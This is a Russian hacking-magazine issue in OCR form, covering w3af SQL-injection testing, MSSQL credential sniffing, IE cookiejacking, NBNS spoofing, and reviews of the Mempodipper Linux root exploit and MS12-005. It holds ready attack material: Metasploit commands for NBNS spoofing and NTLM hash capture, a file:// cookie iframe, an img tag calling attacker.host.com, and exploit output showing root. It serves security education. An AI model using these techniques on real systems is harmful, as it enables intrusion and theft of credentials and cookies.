Вернемся к нашему приложению. Во время навигации по нему замечаем, что при наведении на аватар пользователя появляется всплывающее «окно» с информацией об этом пользователе. Эта информация выдается в результате обычного AJAX-запроса к /user-info.php?id=1, что видно в истории запросов. Давай протестируем этот скрипт на уязвимости. Для нашего запроса в меню выбираем «Audit request with...» — нас интересует, есть ли там SQL-инъекция.




Получаем шелл через SQL-инъекцию

Бинго! Обнаружена классическая SQL-инъекция. :) Как ты уже догадался, это запускаются всё те же плагины, которые ты выбираешь при обычном сканировании.


Для поиска «слепых» скулей тоже есть специальные плагины. Выключим вывод ошибок в настройках PHP и попробуем задетектить тот же баг, но уже вслепую. С помощью HTTP-редактора посылаем пару запросов к нашему веб-приложению: /user-info.php?id=1 и /user-info.php?id=1%2b1, а затем передаем результаты средству для сравнения транзакций. В результате при выполнении SQL-запроса срабатывает простейшее алгебраическое выражение, и мы получаем два разных ответа (информация для разных пользователей). Дальнейшим шагом может стать всё та же эксплуатация скули.

OUTRO

W3af — это действительно мощный фреймворк для тестирования безопасности веб-приложений. Рассказывать о нем можно долго, поэтому я ставил перед собой задачу показать его в действии. Важно, что это не просто очередной сканер безопасности, а именно фреймворк, большое количество дополнений тому доказательство. К тому же для человека, на базовом уровне знающего веб и Python, не составит труда добавить недостающий функционал или проверку. Кстати, как и любому свободному проекту, w3af нужны новые разработчики, тестировщики и просто активные пользователи. Кого это заинтересовало, добро пожаловать в соответствующий список рассылки (w3af.sourceforge.net) либо на IRC-канал #w3af в сети Freenode. ⌶




Модель работы классического сканера уязвимостей веб-приложений



Утилита из состава w3af для сравнения HTTP-транзакций

Алексей «GreenDog» Тюрин, Digital Security (twitter.com/antyurin)



EASY HACK

ОТСНИФАТЬ ПАРОЛЬ ПРИ АУТЕНТИФИКАЦИИ В MSSQL

ЗАДАЧА

РЕШЕНИЕ

Microsoft SQL server — это одна из самых распространенных СУБД. Давай рассмотрим две ее особенности.

1. Как и многие другие продукты Microsoft, SQL server предлагает два вида аутентификации: integrated (sign-on), то есть аутентификацию по виндовой учетной записи, и native, то есть классическую, по логину и паролю. Оба способа используются довольно часто.
2. По дефолту данные, передаваемые по сети, практически не шифруются. Если точнее, то шифруется процесс аутентификации пользователя, а сами данные — нет. Конечно, для атаки этого было бы достаточно. Зачем нам логин и пароль, если мы можем на лету поменять запрос или получить данные, всего лишь устроив arp-spoofing между сервером и клиентом? Затем, что это не самое простое дело — подменять что-то на лету. Поэтому попытаемся вытащить логин и пароль.

Не так давно некто под ником f0rki изучил этот вопрос (bit.ly/sBg07r). Посмотрим, что же он выудил. Для начала то, что данные MSSQL передаются в формате Tabular DataStream protocol (bit.ly/z3oVPR). Но сам этот протокол не поддерживает шифрование. Как же так? Откуда зашифрованные пакеты авторизации? После непродолжительных мучений с Wireshark f0rki обнаружил довольно интересную вещь: для шифрования здесь используется обычный SSL (с самоподписанным сертификатом), который работает внутри TDS. Нестандартное решение. Но это не так важно. Самое интересное — это настройка TDS-соединения, так называемого пакета PRELOGIN. Он задает разнообразные настройки и в том числе указывает, будет ли использоваться шифрование. За шифрование отвечает поле ENCRYPTION, которое может принимать следующие значения:

1. Шифрование доступно, но отключено: ENCRYPT_OFF — 0x00.
2. Шифрование доступно и включено: ENCRYPT_ON — 0x01.
3. Шифрование недоступно: ENCRYPT_NOT_SUP — 0x02.
4. Шифрование требуется: ENCRYPT_REQ — 0x03.

По дефолту устанавливается значение ENCRYPT_OFF. Несмотря на название, шифрование при таком значении используется, но только для процесса. А вот когда стоит ENCRYPT_NOT_SUP, шифрование не используется совсем. Таким образом, мы вполне можем осуществить классическую MiTM-атаку и, подменив данные всего лишь в одном пакете, полностью отключить шифрование и отснифать аутентификационные данные.

Кстати, автор этого исследования довел всё до логического конца — создал модуль для Metasploit Framework, который всё за нас и сделает. Только, думаю, здесь стоит отметить одну особенность. В описываемом случае модуль не меняет данные на лету, а поднимает TCP-порт, и только с него данные редиректятся на MSSQL-сервер за счет еще одного соединения, созданного уже атакующим, что, тем не менее, не создает особых проблем. Всё, что требуется, — это организовать редирект трафика, приходящего на хост атакующего после arp-spoofing-атаки, на соответствующий локальный порт. Но и эту задачу f0rki автоматизировал, добавив в свой модуль небольшой shell-скрипт.

	Server Setting:		
Client Sends:	ENCRYPT_OFF	ENCRYPT_ON	ENCRYPT_NOT_SUP
ENCRYPT_OFF	ENCRYPT_OFF	ENCRYPT_REQ	ENCRYPT_NOT_SUP
ENCRYPT_ON	ENCRYPT_ON	ENCRYPT_ON	ENCRYPT_NOT_SUP (connection terminated)
ENCRYPT_NOT_SUP	ENCRYPT_NOT_SUP	ENCRYPT_REQ (connection terminated)	ENCRYPT_NOT_SUP

Выбор метода на основании флагов, установленных у клиента и сервера

УГНАТЬ КУКИСЫ С ПОМОЩЬЮ UI-REDRESSING

ЗАДАЧА

РЕШЕНИЕ

В декабрьском номере][мы познакомились с такой вещью, как clickjacking. Статья была очень полезной, но автор не упомянул об одном замечательном трике. На самом деле название clickjacking не совсем точно отражает суть атаки, и мне кажется, что ui-redressing — это более правильное понятие. И техника, которую я опишу ниже, — самое яркое тому подтверждение.
Итак, позволь представить тебе cookiejacking. Впервые об этом технике рассказал Rosario Valotta на HITB в Амстердаме в 2011 году. Потенциал техники огромен — просто представь, что с ее помощью можно похитить куки от любого сайта, даже от защищенного HTTPS-протоколом! Однако здесь есть небольшое ограничение: работает она только в IE (но зато во всех версиях). Теперь давай посмотрим, что же предлагает нам этот ИБ-специалист.

Во-первых, он использовал 0-day, которая имеется во всех версиях IE. С виду это не такая уж и страшная дырка, а потому ее не особо стремились пропатчить. Как ты уже знаешь, в IE есть такая фича, как разделение на зоны: Internet, Intranet, доверенные узлы. В разных зонах действуют разные настройки безопасности. Например, описанная выше автоматическая NTLM-аутентфикация действует для узлов зоны Intranet и выше. Вот список зон, отсортированных в порядке уменьшения привилегий:

```
Local Machine Zone
Local Intranet Zone
Trusted Sites Zone
Internet Zone
Restricted Sites Zone
```

С безопасностью и зонами связан еще один момент — правила кросс-зонного взаимодействия. Согласно самому общему правилу, менее привилегированная зона не может взаимодействовать с более привилегированной. Таким образом, вызов кода `<iframe src="file://c:/boot.ini">` со страницы зоны интернет приведет к ошибке доступа.


Уязвимость 0-day состоит в том, что кросс-зонная политика не действует для определенных файлов, а именно для файлов куки. Таким образом, на страницу сайта зоны интернет можно вставить следующий фрейм:

```
<iframe src="file:///C://Documents and Settings/
%user_name%/Cookies/%user_name%@google[1].txt"> </iframe>
```

Здесь %user_name% — это имя пользователя в ОС. Куки же у каждого пользователя свои, поэтому хранятся они в личных папках. Пример, иллюстрирующий чтение кукисов Google, ты сможешь увидеть на скриншоте.

Во-вторых, кроме 0-day-бага, автор использовал специальную технику clickjacking'а под названием content extraction (представлена Полом Стоуном на BlackHat Europe — 2010, goo.gl/Z8YNw). Зачем? Хотя мы и подгрузили в iframe файл с кукисами, однако получить доступ к данным в нем мы не можем. Здесь действует кросс-доменная политика, ведь наш сайт находится где-то в сети, а в iframe у нас сидит localhost пользователя.

Суть этой специальной техники достаточно проста. Все современные браузеры поддерживают drag & drop, с помощью которого пользователь может перенести данные с одного сайта на другой. Таким образом, юзер, по сути, копирует данные в одном месте и вставляет в другое. Кросс-доменным политикам здесь придраться не к чему. Так вот, content extraction — это, проще говоря, несколько извращенный drag & drop. Заманив на ядовитый clickjacking-сайт нашу жертву, мы предлагаем ей, например, поиграть в игру. Ее смысл



Обход кросс-зонной политики и доступ к локальным кукисам из зоны интернет

— перетащить один элемент (в примере Rosario это мячик) в другой (сетка). Под мячик мы прячем наш iframe с кукисами, а на самом сайте создаем обработчик для переносимых данных. Но и это еще не всё. Нашему iframe мы добавляем свойство scrollspeed с большим значением. Это необходимо для того, чтобы клик, совершаемый пользователем, превращался в операцию выделения за счет самостоятельного перемещения (проскролливания) iframe из самого верха в самый низ. Таким образом, получается, что пользователь во время клика на самом деле выделяет текст в iframe, а перемещая мячик в корзину, перемещает этот текст drag & drop'ом, в итоге передавая текст хакеру. Возможно, что на словах всё это звучит не очень понятно, но как только ты посмотришь видео на сайте Rosario Valotta (bit.ly/iNxvTb), то сразу поймешь логику метода и, в частности, техники content extraction, даже если ты не знаком с JavaScript.

Думаю, что теперь общая идея атаки ясна. Однако у нее есть несколько нюансов. Во-первых, эта атака работает на всех ОС Windows, что и создает проблему :). Файлы кукисов в XP и в Vista/7 лежат в разных местах. Для XP это `C://Documents and Settings/%user_name%/Cookies`, а для более новых версий винды — `C:/Users/% user_name %/AppData/Roaming/Microsoft/Windows/Cookies`. Тем не менее, эта «проблема» решается достаточно просто, ведь большинство браузеров отправляют в каждом запросе заголовок User-Agent, который очень часто включает в себя и версию ОС. Кроме того, для определения версии ОС можно воспользоваться тем же JavaScript. Во-вторых, как ты, я думаю, заметил, нам необходимо знать имя пользователя на его компьютере, и это главная проблема. Для ее решения можно попытаться заставить пользователя подключиться по протоколу SMB. При подключении по нему клиент передает имя пользователя наряду с другими полями. Для этого на ядовитую страницу требуется добавить вот такой простейший код: `<img src="\\attacker.host.com\any.jpg"></img>`.


Конечно, еще потребуется поставить обработчик запросов на 445 порт, а затем организовать его взаимодействие с web-сервером. Как видишь, описанный метод просто шикарен! Однако возможности его использования чаще всего ограничивает фильтрация такого трафика на сетевых устройствах. К тому же здесь встает еще одна проблема. На дворе уже весна 2012-го, а Microsoft пофиксила уязвимость в IE еще в начале осени 2011-го. Кроме того, Microsoft внесла изменения в наименование кукисов в файловой системе. Теперь их названия лишились понятного удобочитаемого вида user_name@domain[counter].txt и стали похожи на буквенно-цифровые рандомы вроде 87TVLBDW.txt. Поэтому обратиться к ним напрямую так просто уже не получится. Впрочем, по статистике, очень малое число пользователей заблаговременно обновляет свои браузеры, особенно если речь идет об IE.

СОБРАТЬ ИНФОРМАЦИЮ

ЗАДАЧА

РЕШЕНИЕ

Сбор информации является одним из важнейших этапов при проведении аудита безопасности (ну или атаки). Ведь нам необходимо найти самое слабое место и затем попытаться захватить через него всю систему. Но зачем искать сложный путь, если самым слабым местом любой, даже самой защищенной системы является человек? Ты наверняка знаешь о существовании такой замечательной вещи, как социальная инженерия. Ее результативность напрямую зависит от доступной информации о человеке, поэтому тысячи специалистов и проводят различные исследования на эту тему. Однако в России такой тенденции пока что не наблюдается, так как наши пользователи сидят в основном только в Одноклассниках и ВКонтакте, да и процесс информатизации еще просто не дошел до большинства ведомств. В любом случае я думаю, что тебя заинтересует ссылка makensi.es/stf. Автор этой страницы не поленился собрать в одном месте неплохую коллекцию всевозможных онлайн-сервисов, которые могут пригодиться тебе в процессе взлома или пентеста, чтобы получить всю необходимую информацию как о человеке, так и о всей подопытной системе.




Определяем плагины WordPress

НАЙТИ АЛЬТЕРНАТИВУ DNS И ПРОСПУФИТЬ NETBIOS

ЗАДАЧА

РЕШЕНИЕ

Всем нам известно, что для определения IP-адресов по именам используется протокол DNS. Протокол проектировался без особой заботы о безопасности (тогда существовали более важные задачи), поэтому в настоящее время в нем есть множество недостатков с точки зрения безопасности. Однако на смену ему идет DNSSEC, и я надеюсь, что ситуация изменится в лучшую сторону. Сами недостатки DNS наиболее сильно проявляются в локальных сетях, особенно если мы можем проводить атаки типа arp-poisoning, позволяющие просматривать и модифицировать трафик, которым обмениваются жертва и сервер. Но давай предположим, что по каким-то причинам всё это нам недоступно, хотя мы и находимся в одной локалке с жертвой. Пусть, например, в сетке присутствует некая IDS, и мы совсем не хотим, чтобы кто-то заметил нашу хакерскую активность. Тогда нам нужно действовать тихо, используя только стандартные возможности протоколов. Уточню задачу. Нам необходимо перехватить куки, передаваемые пользователем на абстрактный сайт XXX.COM. Изначально может показаться, что задача не имеет решения, но давай рассмотрим, каким образом ОС Windows определяет IP-адрес сайта. Первым делом система проверяет статическую привязку IP к именам, хранящимся в файле hosts (C:\Windows\System32\drivers\etc\hosts). Далее, если в файле нет привязок, производит запрос к DNS-серверу. Затем Windows использует такую штуку, как NetBIOS Name Service. Здесь следует уточнить, что NetBIOS входит в Windows по дефолту, а NetBIOS Name Service (NBNS) — это тот же протокол, только предназначен он для установки соответствия между NetBIOS-именами и IP-адресами. В процессе работы этот протокол либо использует специальный WINS-сервера, либо отправляет широковещательный запрос в сеть (думается, теперь идея атаки понятна). Но вернемся к еще одному важному моменту — DNS-запросу к серверу. Если сервер ответит пользователю, то запрос по NBNS уже не будет отправлен. А как же DNS-серверу не ответить, если интересующий пользователя сайт XXX.COM имеет DNS-запись? Здесь мы можем воспользоваться возможностями современных браузеров: поиском из адресной строки и подстановкой доменов верхнего уровня (.com, .ru). Как именно? Сейчас пользователи привыкают вводить то, что их интересует, прямо в адресную строку, но браузеры не всегда могут понять, хочет ли пользователь что-то найти в поисковике или просто открыть сайт. Есть, конечно, определенные паттерны (например, пробелы в адресной строке), но гораздо чаще браузеры в первую очередь резолвят имя только упомянутым выше способом. Что еще интересней, при отправке DNS-запроса к введенной пользователем строке добавляется



Запрос URL в браузере порождает пачку различных запросов для резолва имени

127	368.190841	192.168.0.101	192.168.0.255	NBNS	92	Name query NB [illegible]<00>
128	368.427678	192.168.0.102	192.168.0.101	NBNS	104	Name query response NB 192.168.0.102
162	423.172957	192.168.0.101	192.168.0.255	NBNS	92	Name query NB [illegible] RU<00>
163	423.407005	192.168.0.102	192.168.0.101	NBNS	104	Name query response NB 192.168.0.102
185	442.487183	192.168.0.101	192.168.0.255	NBNS	92	Name query NB .GOOGLE.COM<00>
186	442.734222	192.168.0.102	192.168.0.101	NBNS	104	Name query response NB 192.168.0.102
258	666.150204	192.168.0.101	192.168.0.255	NBNS	92	Name query NB [illegible]RU<00>
259	666.381655	192.168.0.102	192.168.0.101	NBNS	104	Name query response NB 192.168.0.102
319	727.267776	192.168.0.101	192.168.0.255	NBNS	92	Name query NB AASDASD[illegible]RU<00>

NBNS-спуфинг в действии

определенный суффикс, в результате чего получается полное доменное имя.

Теперь нам необходимо подделать ответ на NBNS-запрос. Для этого нужен Transaction ID из NBNS-запроса. Но, как уже было сказано выше, этот запрос чаще всего является широковещательным, а так как мы находимся в той же локалке, то никаких проблем с его получением нет. К нашей радости, для спуфинга в MSF уже присутствует соответствующий модуль. Вот краткая схема действий:

1. Загружаем модуль для NetBIOS-суппинга: `use auxiliary/spoof/nbns/nbns_response`.
2. Выставляем регэпс ответов на запросы: `Set REGEX *google*`.
3. Указываем, какой IP-адрес подставлять: `set spoofip xa.kep.IP.address`.
4. Запускаем: `run`.

Теперь сделаю небольшое отступление. Создатель этого модуля (Tim Medin) предлагал использовать его совершенно для других целей (goo.gl/Jz2Q9), а именно для банального сбора NTLM-хешей. Если точнее, то после запуска вышеуказанного модуля от браузера приходит множество запросов, причем чаще всего получается спуфить короткие имена (типа makaka), а не длинные (makaka.com). С учетом логики работы Windows короткие имена причисляются к зоне интранет (не интернет!). А эта зона в IE считается «доверенной», и в ней действуют гораздо менее грозные настройки безопасности. К примеру, здесь разрешена автоматическая аутентификация на сайтах. Таким образом, мы можем запустить модуль для сбора NTLM-хешей по HTTP (хотя можно и по SMB):

1. Загружаем модуль для снифинга: `use auxiliary/server/capture/http_ntlm`.
2. Страница, где будет производиться запрос: `set URIPATH`.
3. Порт, где поднимется веб-сервер: `set SRVPORT 80`.
4. Запускаем: `run`.

Вернемся к краже кукисов. Итак, используя NBNS-спуфинг, мы можем подменить какой-либо рандомный запрос. Но нам нужны кукисы именно с XXX.com, а потому мы проворачиваем небольшой трюк — поднимаем веб-сервер со страничкой, содержащей скрытый фрейм (можно заюзать JavaScript), а уже в этом фрейме загружаем XXX.com. Однако нам надо не просто загрузить XXX.com, но еще и сделать так, чтобы браузер не нашел его с помощью DNS и начал использовать для поиска только NBNS. Очень важно, чтобы браузер продолжал считать проспуфленный домен тем же самым доменом, иначе в силу вступят кросс-доменные политики и никаких кукисов мы не увидим. Так как указанная методика разресерчивалась как раз во время написания этого текста, то единственным достойным вариантом стало обращение к несуществующему поддомену атакуемого сайта.

Теперь можно вывести общий алгоритм атаки:

1. Устанавливаем NBNS-спуфинг на все имена.
2. Поднимаем web-сервер с логированием входящих запросов (чтобы собирать кукисы) и фреймом, ссылающимся на несуществующий поддомен XXX.com (например, asdasdasd.XXX.com).
3. Жертва, которая ввела что-то в адресную строку браузера, спуфится по NBNS и редиректится на хост хакера.
4. Браузер автоматом резолвит asdasdasd.XXX.com, и, опять же, спуфится по NBNS.
5. Браузер отправляет кукисы XXX.com на asdasdasd.XXX.com, то есть на хост хакера.

Таким образом, мы можем получить кукисы от множества сайтов. Единственное ограничение здесь в том, что куки должны быть установлены не на конкретный узел (XXX.com), а на домен (.XXX.com).

ПЕРЕХВАТИТЬ ТРАФИК НА LOCALHOST ПОД WINDOWS

ЗАДАЧА

РЕШЕНИЕ

Недавно я столкнулся с невозможностью пропускать трафик через прокси при системных обращениях к localhost или к лупбэку — 127.0.0.1. Почему системных? Потому, что настройки IE, касающиеся прокси, используются большинством ПО в Windows. Например, Python при использовании urllib2 автоматом берет прокси ОС. Надо отметить, что острее всего проблема проявляется, когда сервис поднят именно на внутреннем интерфейсе (127.0.0.1) и недоступен на внешнем (0.0.0.0). В тот раз мне удалось решить ее каким-то обходным путем, но недавно я наткнулся на интересный пост в блоге Eldar Marcussen. Он написал, что дефолтные настройки IE и .NET framework запрещают трафику идти через прокси на localhost и 127.0.0.1. В IE9 эту проблему удалось решить за счет того, что в настройках можно выбрать опцию «не использовать прокси» — «-localhost».

Решение, в общем-то, чрезвычайно простое. Во-первых, можно обращаться к сервису по любому IP в 127 подсети, кроме первого, например по адресу 127.1.2.3, так как все они относятся к одному интерфейсу. Во-вторых, можно прописать в файле локального резолва имен hosts (%windir%\drivers\etc\hosts) другое имя для localhost: 127.0.0.1 localh0st.

Павел Александрович (ivinside.blogspot.com)
Дмитрий Михайлович (115612, дер. Красная звездочка, д.1)



Обзор эксплоитов

В этом интереснейшем обзоре мы рассматриваем свежую уязвимость в ядрах Linux, позволяющую без особого труда поднять привилегии в системе, баги в Microsoft Office и Acrobat Reader, а также XXE-инъекцию в phpMyAdmin. Не пропусти!

1 Локальное повышение привилегий в Linux

CVSSV2 6.8

(AV:L/AC:L/AU:S/C:C/I:C/A:C)

BRIEF

Уязвимость связана с интерфейсом /proc/<PID>/mem (где <PID> — идентификатор нужного процесса), который Linux предоставляет для прямой записи в память процесса и чтения из нее. В ядре версии 2.6.39 разработчики убрали директиву #ifdef, исключающую прямую запись в память процесса, поскольку сочли, что этот интерфейс уже достаточно защищен от неавторизованного доступа с помощью других механизмов ядра. На самом деле писать в память процесса может любой пользователь, обладающий достаточными правами. Как оказалось, эти права проверяются не совсем корректно. В итоге получилось то, что получилось: во всех версиях ядра, начиная с 2.6.39, злоумышленник может продвинуть по «карьерной лестнице» до рута любого имеющегося пользователя.

EXPLOIT

При открытии интерфейса /proc/<PID>/mem выполняется такой код:

```
static int mem_open(struct inode* inode, struct file* file)
{
   file->private_data = (void*)((long)current->self_exec_id);
   file->f_mode |= FMODE_UNSIGNED_OFFSET;
   return 0;
}
```

Стало быть, на открытие нет никаких ограничений — любой может это сделать. Однако на запись и чтение некоторые ограничения всё-таки установлены. Обратимся к коду функции, которая осуществляет запись (приведена только наиболее важная часть функции):

```
static ssize_t mem_write(struct file * file,
   const char __user *buf, size_t count, loff_t *ppos)
{
/* ... */
   struct task_struct *task = get_proc_task(
       file->f_path.dentry->d_inode);
/* ... */
    mm = check_mem_permission(task);
    copied = PTR_ERR(mm);
    if (IS_ERR(mm))
        goto out_free;
/* ... */
    if (file->private_data != (void *)((long)
             current->self_exec_id))
        goto out_mm;
/* ... */
```

Здесь проводятся две проверки для предотвращения неавторизованной записи: check_mem_permission и self_exec_id. Функция check_mem_permission является простой оберткой для __check_mem_permission, вот что она делает:

```
static struct mm_struct *__check_mem_permission(
    struct task_struct *task)
{
   struct mm_struct *mm;

   mm = get_task_mm(task);
   if (!mm) return ERR_PTR(-EINVAL);

   if (task == current) return mm;

   if (task_is_stopped_or_traced(task)) {
      int match;
      rcu_read_lock();
      match = (ptrace_parent(task) == current);
      rcu_read_unlock();
      if (match && ptrace_may_access(task,
            PTRACE_MODE_ATTACH))
         return mm;
   }

   mmput(mm);
   return ERR_PTR(-EPERM);
}
```

Чтобы запись прошла успешно, ее должен осуществлять либо сам процесс (task == current), либо родитель, трассирующий этот процесс через ptrace. Различные трюки с ptrace не увенчались успехом, поэтому рассмотрим вариант с task == current. Что если процесс сам запишет нужные нам данные себе в память? Очевидно, что нас в первую очередь интересуют процессы с атрибутом suid. Рассмотрим su:

```
$ su "yeeeee haw I am a cowboy"
su: user yeeeee haw I am a cowboy does not exist
```

Легко заметить, что на stderr выдается строка, созданная с нашим участием. Казалось бы, мы можем открыть /proc/<PID>/mem, с помощью lseek() найти нужное место в памяти, с помощью dup2() связать стандартный поток ошибок и файловый дескриптор открытого /proc/<PID>/mem, записать нужные данные, а затем исполнить шелл-код. Однако не всё так просто. Здесь выполняется вторая проверка, в ходе которой текущее значение self_exec_id сравнивается со значением, с помощью которого был создан файловый дескриптор /proc/<PID>/mem. Значение self_exec_id инкрементируется при каждом запуске процесса, поэтому мы не можем получить доступ к памяти вышеизложенным способом.
Тем не менее, эту проверку можно обойти: с помощью fork() мы создаем потомка и внутри него с помощью exec() стартуем новый процесс. Наш форкнутый процесс имеет значение self_exec_id, равное ее значению у предка. Когда мы запускаем exec(), self_exec_id увеличивается на единицу. В нашем потомке мы открываем память предка и создаем файловый дескриптор для /proc/<PID предка>/mem, благо на открытие нет проверок. В предке тем временем запускаем su через exec(), таким образом уравнивая значения self_exec_id. Далее с помощью, как выразился сам создатель эксплоита, «очень черной магии сокетов юникс» передаем предку открытый файловый дескриптор от потомка и возвращаемся к вышеупомянутому сценарию dup2 -> exec.
Осталось понять, по какому адресу делать запись. По идее, ASLR должен затруднить нашу задачу, однако взгляни на это:

```
$ readelf -h /bin/su | grep Type
Type:       EXEC (Executable file)
```

Вывод нам как бы намекает, что программа su использует статический адрес секции .text (в ином случае был бы тип DYN, а не EXEC). Это означает, что su в большинстве дистрибутивов скомпилирована без использования PIE, следовательно, ASLR для секции .text работать не будет, что упрощает написание эксплоита.
Исходный код эксплоита Mempodipper доступен на exploit-db.com, EDB-ID 18411. Пример его использования представлен на скриншоте.

TARGETS

Linux >=2.6.39, 32- и 64-битные.

SOLUTION

Доверь обновление ядра своему пакетному менеджеру или установи патч вручную.

```
user@xubuntu:~$ gcc mempodipper.c -o mempodipper
user@xubuntu:~$ ./mempodipper
===============================
=          Mempodipper        =
=           by zx2c4          =
=         Jan 21, 2012        =
===============================

[+] Waiting for transferred fd in parent.
[+] Executing child from child fork.
[+] Opening parent mem /proc/2540/mem in child.
[+] Sending fd 3 to parent.
[+] Received fd at 5.
[+] Assigning fd 5 to stderr.
[+] Reading su for exit@plt.
[+] Resolved exit@plt to 0x8049520.
[+] Calculating su padding.
[+] Seeking to offset 0x8049514.
[+] Executing su with shellcode.
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout),24(cdrom),46(plugdev
117(lpadmin),119(admin),124(sambashare),1000(user)
#
```

Пример работы эксплоита Mempodipper

2 MS12-005 Уязвимость процесса сборки



(AV:N/AC:M/Au:N/C:C/I:C/A:C)

BRIEF

Найденная уязвимость позволяет выполнить произвольный код на удаленной системе с правами текущего пользователя. Для этого пользователь уязвимой системы должен зайти на специально сформированную web-страницу или открыть злонамеренный файл Office. Уязвимость присутствует в механизме безопасности Object Packager. Дело в том, что Object Packager считает ClickOnce-файл безопасным, благодаря чему файл такого типа можно внедрить в документ Office. Когда пользователь уязвимой системы открывает документ, внедренный файл автоматически выполняется. Напомню, что ClickOnce — это технология развертывания, позволяющая создавать самообновляемые приложения Windows, которые могут устанавливаться и запускаться при минимальном вмешательстве пользователя. Существует три способа публикации приложения ClickOnce: с веб-страницы, общего сетевого ресурса или носителя, например компакт-диска. Его можно установить на компьютер конечного пользователя и запустить локально, даже если компьютер не подключен к сети, или запустить в оперативном режиме, без установки каких-либо компонентов на компьютер конечного пользователя. При этом приложения ClickOnce могут обновляться самостоятельно, проверяя наличие доступных новых версий и автоматически заменяя все обновленные файлы.

Для реализации атаки в данном случае используем специальным образом сформированный файл презентации PowerPoint. Эта программа позволяет назначить Custom Animation'ы для OLE-пакетов. В отличие от обычных анимаций, мы можем задать две специфичные для OLE анимации (которые называются Object Actions): Activate Contents (активировать содержимое) и Edit Package (редактировать пакет). При Activate Contents выполняются те же действия, что и при двойном щелчке пользователя по встроенному объекту. Таким образом, Custom Animation'ы позволяют выполнять указанные последовательности действий, требуемых для запуска встроенного ClickOnce-приложения с полными правами доступа (Full Trust).

